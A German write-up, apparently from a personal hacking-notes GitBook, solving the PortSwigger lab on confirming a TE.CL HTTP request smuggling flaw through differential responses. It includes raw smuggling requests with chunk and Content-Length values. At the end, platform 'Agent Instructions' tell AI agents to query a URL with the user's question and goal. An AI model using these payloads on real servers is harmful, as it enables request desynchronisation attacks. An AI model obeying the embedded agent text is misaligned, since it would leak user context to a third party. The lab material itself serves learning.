> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/te-cl-vulnerability-confirmation-via-differential-responses.md).
# Bestätigung einer TE.CL-Schwachstelle über unterschiedliche Antworten
Notizen zur Bestätigung einer TE.CL-Schwachstelle über unterschiedliche Antworten für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskon
### HTTP-Request-Smuggling, Bestätigung einer TE.CL-Schwachstelle mittels unterschiedlicher Antworten

Das **Frontend** Server akzeptiert Chunked-Encoding, während das **Backend** es nicht unterstützt. / Das Ziel ist, eine maskierte Anfrage an den internen Server einzuschleusen und dann eine Anfrage an **/** eine Antwort auszulösen **404 Nicht gefunden**, wodurch die Desynchronisierung bestätigt wird.
Obwohl die Anwendung die Verwendung von HTTP/2 erlaubt, beruht die ausnutzbare Technik ausschließlich auf **HTTP/1**-spezifischem Verhalten, was einen manuellen Protokollwechsel im Burp Repeater erfordert.
#### **Prinzip von TE.CL**

Um das Vorhandensein einer Schwachstelle zu testen **TE.CL**, werden die mit der Länge verbundenen Felder manipuliert. / Durch das absichtliche Festlegen einer **größeren Content-Length** als die tatsächliche Größe des Bodys erzwingt man eine Verschiebung, die von beiden Servern unterschiedlich interpretiert wird. / Zum Beispiel kann ein tatsächlich 13 Byte großer Chunked-Body wie folgt deklariert werden:
```http
Content-Length: 15
3
abc
0
```
Das reicht aus, um eine Desynchronisierung zu verursachen.
#### **Hexadezimale Chunk-Kodierung**
Die folgende Fragmentgröße wird hexadezimal berechnet:
```http
POST /error HTTP/1.1
Test: A
```
Ein erster Versuch besteht darin, nur die Größe des Chunks zu senden (4 Bytes):
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
1d
POST /error HTTP/1.1
Test: A
0
```
Diese Version wird von den Servern jedoch nicht als zwei separate Anfragen behandelt, was den ordnungsgemäßen Betrieb verhindert.
Um ein zuverlässiges Verhalten zu erreichen, muss das Backend die eingeschleuste Anfrage als gültige HTTP-Anfrage interpretieren. / Das Feld **Content-Length** wird beim Senden eines größeren Chunks „aufgebläht“:
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
38
POST /error HTTP/1.1
Content-Length: 20
testing=test
0
```
Durch das Senden dieser Anfrage **bei zwei Gelegenheiten**, kommt es zu einer Desynchronisierung und der Angriff funktioniert wie erwartet.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/te-cl-vulnerability-confirmation-via-differential-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.